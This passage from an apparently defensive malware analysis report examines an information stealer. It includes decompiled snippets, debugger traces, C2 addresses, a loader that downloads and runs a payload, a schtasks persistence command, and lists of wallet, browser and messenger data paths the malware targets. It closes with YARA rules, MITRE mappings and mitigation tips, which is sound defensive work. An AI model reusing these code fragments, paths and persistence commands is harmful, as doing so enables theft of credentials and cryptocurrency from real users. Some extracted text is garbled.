003C33B7	85C9	test ecx,ecx	ecx:L"Wallets/Jaxx Desktop"
003C33B9	0F84 F1030000	je 400000.3C37B0	

Figure 22 – File Check

The list of **files** targeted by the malware:

File Name	Path
Wallets/Jaxx Desktop	%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
Wallets/Atomic	%appdata%\atomic\Local Storage\leveldb
Wallets/Binance	%appdata%\Binance
Wallets/Coinomi	%appdata%\Coinomi\Coinomi\wallets
Sda/mafiles	%userprofile%\Downloads
Sda/madocs	%userprofile%\Desktop
Wallets/Exodus	%appdata%\Exodus
Wallets/Bitcoin Core	%appdata%\Bitcoin\wallets
Wallets/Bitcoin Core Old	%appdata%\Bitcoin
Wallets/Dogecoin	%appdata%\Bitcoin\wallets
Wallets/Raven Core	%appdata%\Raven
Wallets/Daedalus Mainnet	%appdata%\Daedalus Mainnet\wallets
Wallets/Blockstream Green	%appdata%\Blockstream\Green\wallets
Wallets/Wasabi Wallet	%appdata%\WalletWasabi\Client\Wallets
Wallets/Ethereum	%appdata%\Ethereum

Wallets/Electrum	%appdata%\Electrum\wallets
Wallets/ElectrumLTC	%appdata%\Electrum-LTC\wallets
Wallets/ElectronCash	%appdata%\ElectronCash\wallets
Wallets/MultiDoge	%appdata%\MultiDoge
Wallets/Jaxx Desktop Old	%appdata%\jaxx\Local Storage
Sda/docsx	%userprofile%\Desktop\maFiles
Sda/docsxh	%userprofile%\Downloads\maFiles
Sda/file	%userprofile%\Downloads
Sda/docs	%userprofile%\Desktop

The malware was found to be trying to access information from **telegram**, **steam** and **office** applications.

```

003C447A 85C0 test eax, eax
003C447C 0F84 84000000 je 400000.3C4506
003C4482 33C9 xor ecx, ecx
003C4484 BA 9358B5EE mov edx, EEB55893
003C4489 56 push esi
003C448A 41 inc ecx
003C448B E8 2CE8FFFF call 400000.3C2CBC
003C4490 FFDF call eax
003C4492 83F8 FF cmp eax, FFFFFFFF
003C4495 74 6F je 400000.3C4506

```

Comments: eax:GetFileAttributesW, esi:L"C:\\Users\\aktss\\Telegram Desktop\\tdata", eax:GetFileAttributesW, eax:GetFileAttributesW

Figure 23 - Telegram Control

```

push eax ; eax:L"SteamPath"
push 101
push ebx
push edx ; edx:L"Software\\Valve\\Steam"
push ecx
xor esi, esi ; esi:"http://5.42.92.211/"
mov edx, A1AFFD27 ; edx:L"Software\\Valve\\Steam"
push 4
inc esi ; esi:"http://5.42.92.211/"
pop ecx
mov dword ptr ss:[ebp-8], esi
call 400000.3C2CBC ; eax:RegOpenKey
call eax
test eax, eax ; eax:L"SteamPath"
jne 400000.3C891C

```

Figure 24 - Steam Control

```

400000.003C76FE
push ecx ; ecx:L"Software\\Microsoft\\Office"
push esi ; esi:"http://5.42.92.211/"
lea eax, dword ptr ss:[ebp-4]
mov esi, ecx ; esi:"http://5.42.92.211/", ecx:L"Software\\Microsoft\\Office"
push eax
push esi ; esi:"http://5.42.92.211/"
push 80000001
push 4
mov edx, 68407AFB
pop ecx ; ecx:L"Software\\Microsoft\\Office"
call 400000.3C2CBC
call eax
test eax, eax
jne 400000.3C773B

```

Figure 25 - Office Control

After all these operations, the malware sends a done request to the server and then proceeds to the persistence stage. In the persistence stage, the malware downloads and executes a malicious file using a loader request.

003C7F4A	FF7424 1C	push dword ptr ss:[esp+1C]	[esp+18]: "loader"
003C7F4E	8B5424 18	mov edx, dword ptr ss:[esp+18]	
003C7F52	8B4C24 14	mov ecx, dword ptr ss:[esp+14]	
003C7F56	E8 2578FFFF	call 400000.3BF780	req, res
003C7F5B	59	pop ecx	
003C7F5C	FF7424 10	push dword ptr ss:[esp+10]	
003C7F60	8BF0	mov esi, eax	esi: "1792bc09f4f0e8f17710b570be3c8e952c15a8cf6d13c099c47242b9e6aa2eac"
003C7F62	8975 00	mov dword ptr ss:[ebp], esi	[ebp]: "OK\r\n 1 TVQQAAMAAAAEAAAA//8AALGAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
003C7F65	E8 86D7FEFF	call 400000.3B56F0	
003C7F6A	85F6	test esi, esi	esi: "1792bc09f4f0e8f17710b570be3c8e952c15a8cf6d13c099c47242b9e6aa2eac"

Figure 26 - Loader Request

003C874D	53	push ebx	
003C874E	8D4424 14	lea eax, dword ptr ss:[esp+14]	eax: writeFile, [esp+14]: "C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe"
003C8752	BA A50958C5	mov edx, C55809A5	eax: writeFile
003C8757	50	push eax	
003C8758	FF7424 20	push dword ptr ss:[esp+20]	
003C875C	8BCD	mov ecx, ebp	
003C875E	57	push edi	
003C875F	56	push esi	
003C8760	E8 5775FFFF	call 400000.3C2C8C	
003C8765	FFD0	call eax	eax: writeFile
003C8767	85C0	test eax, eax	eax: writeFile

Figure 27 - Downloaded Malicious File

003C704D	50	push eax	eax: CreateProcessW
003C704E	55	push ebp	
003C704F	57	push edi	edi: "C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe"
003C7050	E8 67BCFFFF	call 400000.3C2C8C	
003C7055	FFD0	call eax	eax: CreateProcessW
003C7057	33D2	xor edx, edx	
003C7059	8BCA	mov ecx, edx	
003C705B	85C0	test eax, eax	eax: CreateProcessW
003C705D	74 0F84 3B030000	jle 400000.3C739E	

Figure 28 – Malicious File Process

Finally, the malware schedules the downloaded file to run every 15 minutes using the schtasks command with cmd.

003C728B	50	push eax	eax: CreateProcessW
003C728C	56	push esi	esi: "C:\\Users\\aktss\\AppData\\Local\\Temp\\ilgYnHSaseLILzh.exe"
003C728D	57	push edi	edi: "C:\\Windows\\system32\\cmd.exe"
003C728E	E8 298AFFFF	call 400000.3C2C8C	
003C7293	FFD0	call eax	eax: CreateProcessW
003C7295	85C0	test eax, eax	eax: CreateProcessW
003C7297	74 0F85 F5000000	jle 400000.3C7392	

Figure 29 - Schtasks

The **schtasks** command created by the malware is as follows:

```
/c schtasks /create /F /sc minute /mo 15 /tr
"C:\Users\aktss\AppData\Local\Temp\bEC04jfHxOEF1vV.exe" /tn
"\WindowsAppPool\ilgYnHSaseLILzh "
```

bECo4jfHxOEF1vV.exe

Name	Awny.exe
MD5	48ABFE3B0DD54D912074E8AC952237CB
SHA256	F9A59D35F89B98DDE9BCAB0596DAD0BA5270B3509011A3EE0F751A724BEC0829
File Type	PE32/EXE

Dynamic Analysis




Figure 30 - bECo4jfHxOEF1vV.exe Streaming

Outline of the program flow;

1. Pre-malicious activity checks
2. Malicious activity
3. Sending the collected information to the C2 server,

are listed as.

It is observed that the malware first performs a country check and if it matches the compared countries, it terminates itself.

```
string text = regionsCountry[i];
if (text.Contains(regionInfo.EnglishName))
{
    goto IL_6C;
}
string text2 = text;
CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null))
{
    goto IL_6C;
}
bool flag = local.Id.Contains(text);
IL_6D:
bool flag2 = flag;
if (flag2)
{
    return true;
}
i++;
continue;
IL_6C:
flag = true;
goto IL_6D;
```

Figure 31 – Country Control

```
bool flag = SystemNetMailMetadataRecordZ.Check();
if (flag)
{
    Environment.Exit(0);
}
```

Figure 32 – Self Shutdown Function

List of controlled countries:

- Armenia
- Belarus
- Kazakhstan
- Kyrgyzstan
- Moldova
- Tajikistan
- Uzbekistan
- Ukraine
- Russia

It has been determined that the IP address has been decrypted.

The screenshot shows a C# code editor with a function that decrypts a Base64 string. The code is as follows:

```
39     bool flag = string.IsNullOrEmpty(b64);
40     if (flag)
41     {
42         result = string.Empty;
43     }
44     else
45     {
46         string input = System.NetFtpControlStream.GetPathOptionR.FromBase64(b64);
47         result = System.NetFtpControlStream.GetPathOptionR.FromBase64(System.NetFtpControlStream.GetPathOptionR.Xor(input, stringKey));
48     }
49 }
50 catch
51 {
52     result = b64;
53 }
```

Below the code, a table displays the runtime values of the variables:

İsim	Değer	Tip
System.NetFtpControlStream.GetPathOptionR.FromBase64 döndü	"\u001C\u001F\u0005\u0019.36'(2%Q+\u0019aT)\u0006SR>\u0016\u00...	string
b64	"HB8FGS4zNicoMiVRKxkHVCKGJFI+FgYe"	string
stringKey	"Reflags"	string
input	"\u001C\u001F\u0005\u0019.36'(2%Q+\u0019aT)\u0006SR>\u0016\u00...	string
flag	false	bool
result	null	string

Figure 33 - Runtime IP Decrypt

The screenshot shows a decryption tool interface with the following sections:

- From Base64**: A dropdown menu set to "Alphabet A-Za-z0-9+/", a checked "Remove non-alphabet chars" checkbox, and an unchecked "Strict mode" checkbox.
- XOR**: A "Key" field containing "Reflags", a "Scheme" dropdown set to "UTF8", a "Standard" checkbox, and an unchecked "Null preserving" checkbox.
- From Base64**: A second instance of the "From Base64" section, identical to the first.

On the right side, there is a text input field containing the Base64 string "HB8FGS4zNicoMiVRKxkHVCKGJFI+FgYe". Below it, an "Output" section displays the decrypted result: "77.91.124.55:19071".

Figure 34 - IP Decrypt

It is observed that an attempt is made to establish a connection to the decrypted address **77.91.124.55:19071** by adding a specific **token** value with the **Authorization** header.

```
netTcpBinding.Security.Mode = SecurityMode.None;
IContextChannel contextChannel = new ChannelFactory<dnlibDotNetValueArraySigk>(netTcpBinding, new EndpointAddress(new Uri(
("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0])))
{
    Credentials =
    {
        ServiceCertificate =
        {
            Authentication =
            {
                CertificateValidationMode = X509CertificateValidationMode.None
            }
        }
    }
}.CreateChannel() as IContextChannel;
this.connector = (contextChannel as dnlibDotNetValueArraySigk);
OperationContextScope operationContextScope = new OperationContextScope(contextChannel);
string value = "5a32eecb1b7e4ba104170596a5a08c11";
MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
OperationContext.Current.OutgoingMessageHeaders.Add(header);
result = true;
```

Figure 35 - Token Control

The malware communicates with the C2 Server and gives the returned values to an object named **settings**. The object named **Settings** contains the files to be checked.

```
System.ComponentModel.PasswordPropertyTextAttributer settings = new System.ComponentModel.PasswordPropertyTextAttributer();
while (!systemNetHttpRequestCreatorq.Id5(out settings))
{
    bool flag5 = !systemNetHttpRequestCreatorq.Id3();
    if (flag5)
    {
        throw new Exception();
    }
    Thread.Sleep(1000);
}
```

Figure 36 - Settings

Isim	Değer
settings	(System.ComponentModel.PasswordPropertyTextAttributer)
Id1	true
Id10	Count = 0x00000008
[0]	@ "%userprofile%\Downloads*.maFile* 1"
[1]	@ "%userprofile%\Desktop*.maFile* 1"
[2]	@ "C:\Users\%userprofile%\Downloads*.maFile* 1"
[3]	@ "C:\Users\%userprofile%\Desktop*.maFile* 1"
[4]	@ "C:\Users\%userprofile%\Desktop\maFiles*.maFile* 1"
[5]	@ "C:\Users\%userprofile%\Downloads\maFiles*.maFile* 1"
[6]	@ "%userprofile%\Desktop\maFiles*.maFile* 1"
[7]	@ "%userprofile%\Downloads\maFiles*.maFile* 1"

Figure 37 - Settings Object

List of files to check:

File Path
%USERPROFILE%\AppData\Local\Battle.net
%USERPROFILE%\AppData\Local\Chromium\User Data
%USERPROFILE%\AppData\Local\Google\Chrome\User Data

%USERPROFILE%\AppData\Local\Google\Chrome\User Data
%USERPROFILE%\AppData\Roaming\Opera Software\
%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data
%USERPROFILE%\AppData\Local\Iridium\User Data
%USERPROFILE%\AppData\Local\7Star\7Star\User Data
%USERPROFILE%\AppData\Local\CentBrowser\User Data
%USERPROFILE%\AppData\Local\Chedot\User Data
%USERPROFILE%\AppData\Local\Vivaldi\User Data
%USERPROFILE%\AppData\Local\Kometa\User Data
%USERPROFILE%\AppData\Local\Elements Browser\User Data
%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data
%USERPROFILE%\AppData\Local\CozMedia\Uran\User Data
%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data
%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data
%USERPROFILE%\AppData\Local\Niebao\User Data
%USERPROFILE%\AppData\Local\QIP Surf\User Data
%USERPROFILE%\AppData\Local\Orbitum\User Data
%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data
%USERPROFILE%\AppData\Local\Amigo\User\User Data
%USERPROFILE%\AppData\Local\Torch\User Data
%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data
%USERPROFILE%\AppData\Local\Comodo\User Data
%USERPROFILE%\AppData\Local\360Browser\Browser\User Data
%USERPROFILE%\AppData\Local\Maxthon3\User Data
%USERPROFILE%\AppData\Local\K-Melon\User Data
%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data
%USERPROFILE%\AppData\Local\Nichrome\User Data
%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data
%USERPROFILE%\AppData\Local\Uran\User Data
%USERPROFILE%\AppData\Local\Chromodo\User Data
%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data
%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data
%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data
%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience
%USERPROFILE%\AppData\Local\Steam
%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox
%USERPROFILE%\AppData\Roaming\Waterfox
%USERPROFILE%\AppData\Roaming\K-Meleon
%USERPROFILE%\AppData\Roaming\Comodo\IceDragon
%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox
%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHaw
%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon

The malicious activity is executed in a loop and the malicious functions are called in sequence and the received data is sent to the C2 server in sequence.

```

160     bool result2;
161     try
162     {
163         foreach (SystemNetSpnDictionaryValueCollectionGetEnumeratory systemNetSpnDictionaryValueCollectionGetEnumeratory in SystemNetConfigurationWebRequestModuleElementTypeAndName.Main)
164         {
165             try
166             {
167                 systemNetSpnDictionaryValueCollectionGetEnumeratory(connection, settings, ref result2);
168             }
169             catch (EncoderFallbackException ex)
170             {
171                 throw ex;
172             }
173             catch (Exception ex2)
174             {
175             }
176         }
177         result2 = true;
178     }

```

Vereller

İsim	Değer	Tip
Name	"asdK9345asd"	string

Figure 38 – Malicious Function Loop

It was detected that system information was retrieved and sent to the C2 server.

```

101     SystemDiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id6(result);
102     bool flag = systemDiagnosticsSwitchElementf != SystemDiagnosticsSwitchElementf.Id2;
103     if (flag)
104     {
105         throw new EncoderFallbackException();
106     }
107     SystemNetHttpRequestBooleansK.LSIDsd2(connection, settings, ref result2);
108     while (!connection.Id25())
109     {
110         bool flag2 = !connection.Id3();
111         if (flag2)
112         {
113             Thread.Sleep(1000);
114         }
115     }

```

Vereller

İsim	Değer	Tip
result	(SystemNetCookieExceptionL)	SystemNetCookieExceptionL
Id1	"EEBB"	string
Id10	"(UTC"	string
Id11	"UNKNOWN"	string
Id12	null	byte[]
Id13	null	string
Id14	@C:\User\ bEC04jHxOEf1v.exe"	string
Id15	true	bool
Id2	"	string
Id3	"Windows"	string
Id4	"T"	string
Id5	"[Width=1894, Height=897]"	string
Id6		

Figure 39 – System Info

The malware checks the antivirus programs installed on the system. It then sends the data it finds to the C2 server.

```


294     List<string> list = dnlibDotNetMethodExportInfoProvider1.QueryAV();
295     SystemDiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id10((list != null) ? list.ToList<string>() : null);
296     bool flag = systemDiagnosticsSwitchElementf == SystemDiagnosticsSwitchElementf.Id3;
297     if (flag)
298     {
299         SystemNetHttpRequestBooleansK.anosk(connection, settings, ref result2);
300     }
301     bool flag2 = systemDiagnosticsSwitchElementf == SystemDiagnosticsSwitchElementf.Id4;
302     if (flag2)
303     {
304         throw new EncoderFallbackException();

```

Vereller

İsim	Değer
dnlibDotNetMethodExportInfoProvider1.QueryAV döndü	Count = 0x00000002
[0]	"Reason Cybersecurity"
[1]	"Windows Defender"

Figure 40 - Antivirus Check



AM, processor and GPU in

```

        List<SystemMenuItem> processors = new ArrayList<>();
        foreach (var processor in dnn1000MethodExportInfoProvider.GetProcessors())
        {
            processors.Add(new SystemMenuItem(processor));
        }

        List<SystemMenuItem> cards = new ArrayList<>();
        foreach (var card in dnn1000MethodExportInfoProvider.GetGraphicCards())
        {
            cards.Add(new SystemMenuItem(card));
        }
    }
}

```

Figure 42 - RAM, CPU, GPU Info

```
278     System.Diagnostics.SwitchElementf systemDiagnosticsSwitchElementf = connection.Id15(dnlibDotNetMethodExportInfoProviderj.ListOfPrograms());
279     bool flag = systemDiagnosticsSwitchElementf == System.Diagnostics.SwitchElementf.Id3;
280     if (flag)
281     {
```




Figure 43 - Program List

```

311 System.DiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id28(dnlibDotNetMethodExportInfoProviderj.QueryProc());
312 bool flag = systemDiagnosticsSwitchElementf == System.DiagnosticsSwitchElementf.Id3;
313 if (flag)
314 {
315     System.Net.HttpWebRequestBooleansK.wan8p45(connection, settings, ref result);
316 }

```

Vereller

İsim	Değer
dnlibDotNetMethodExportInfoProviderj.QueryProc döndü	Count = 0x0000003B
[0]	"ID: 584, Name: csrss.exe, CommandLine: "
[1]	"ID: 676, Name: winlogon.exe, CommandLine: "
[2]	"ID: 880, Name: fontdrvhost.exe, CommandLine: "
[3]	"ID: 812, Name: dwm.exe, CommandLine: "
[4]	"ID: 3212, Name: vm3dservice.exe, CommandLine: "
[5]	"ID: 1840, Name: sihost.exe, CommandLine: sihost.exe"

Figure 44 - Process List

Finally, it was found that the languages installed on the system were retrieved and sent to the C2 server

```

public static void waw9p34(System.Net.HttpRequestCreatorq connection, System.ComponentModel.PasswordPropertyTextAttributer settings, ref System.Net.CookieExceptionL result)
{
    System.DiagnosticsSwitchElementf systemDiagnosticsSwitchElementf = connection.Id16(dnlibDotNetMethodExportInfoProviderj.AvailableLanguages());
    bool flag = systemDiagnosticsSwitchElementf == System.DiagnosticsSwitchElementf.Id3;
    if (flag)
    {
        System.Net.HttpWebRequestBooleansK.waw9p34(connection, settings, ref result);
    }
}

```

Figure 45 – Language Control

At the end of all these processes, the pest shuts itself down.

MysticStealer.exe YARA Rules

```
import "hash"

rule mysticstealer

{

    meta:

        author = "ZAYOTEM"

        description = "mysticstealer"

        first_date="18.09.2023"

        report_date="14.10.2023"

    strings:

        $str1="C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"

        $str2="Parker"

        $str3="Event"

        $str4="Jo-Man"

        $disass1 = {e9 69 a1 3c 00 42 00 0f 57 c0 53 56 66 0f 13 45 90 66 0f 13 45 98}

        $disass2 = {e9 ba 90 ff d0 68 b6 47 36 4f ff 35 00 32 44 00 e8 60 fd ff ff}

        $disass3 = {e9 e7 e8 50 cf ff ff 8b 95 44 ff ff ff 85 d2 74 2f 8b 8d 4c}

    condition:

        hash.md5(0,filesize)== "43F1040BEB90E0054C1759028B5EAE5E" or all of ($str*)
        or all of ($disass*)

}
```

400000.exe YARA Rules

[illegible]

Awny.exe YARA Rules

```
import "hash"

rule Awny
{
    meta:

        author="ZAYOTEM"

        description = "redline stealer"

        report_date= "13.10.2023"

    strings:

        $a1 = "Awny"

        $a2 = "Fps boost"

        $a3 = "WM_MOUSEMOVE"

        $a7 = "digicert.com"

        $a8 = "15.9.1.22"

        $a9 = "Enigma"

        $a10 = {0D 3E 6D 04 95 C5 19 4E B6 F4 E3 D8 45 97 F8 28}

        $api1 = "DownloadFile"

        $api4 = "Sleep"

        $api5 = "CreateDirectory"

    condition:

        hash.md5(0, filesize) == "48abfe3b0dd54d912074e8ac952237cb" or all of them

}
```

MITRE ATTACK TABLE

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
T1129 Shared Modules	T1053 Scheduled Task/Job	T1055 Process Injection	T1056 Input Capture	T1124 System Time Discovery	T1056 Input Capture	T1132.001 Standard Encoding	T1041 Exfiltration Over C2 Channel
T1053 Scheduled Task/Job		T1027 Obfuscated Files or Information	T1539 Steal Web Session Cookie	T1518.001 Security Software Discovery	T1560 Archive Collected Data	T1105 Ingress Tool Transfer	
T1569 System Services		T1140 Deobfuscate/Decode Files or Information	T1555.003 Credentials from Web Browsers	T1012 Query Registry	T1114 Email Collection	T1095 Non-Application Layer Protocol	
				T1083 File and Directory Discovery		T1071 Application Layer Protocol	
				T1082 System Information Discovery			
				T1614 System Location Discovery			
				T1087 Account Discovery			

Solution Suggestions

1. An up-to-date antivirus program should be used.
2. The operating system used must be kept up to date.
3. Two-step verification should be used for crypto accounts, if available.
4. Passwords should not be stored on the computer in clear text.
5. Do not open attachments of unknown emails.



PREPARER

Ebubekir Erkaya

[Linkedin](#)

Alper Aktaş

[Linkedin](#)

Tolga Yılmaz

[Linkedin](#)

Tuğba Nur Can

[Linkedin](#)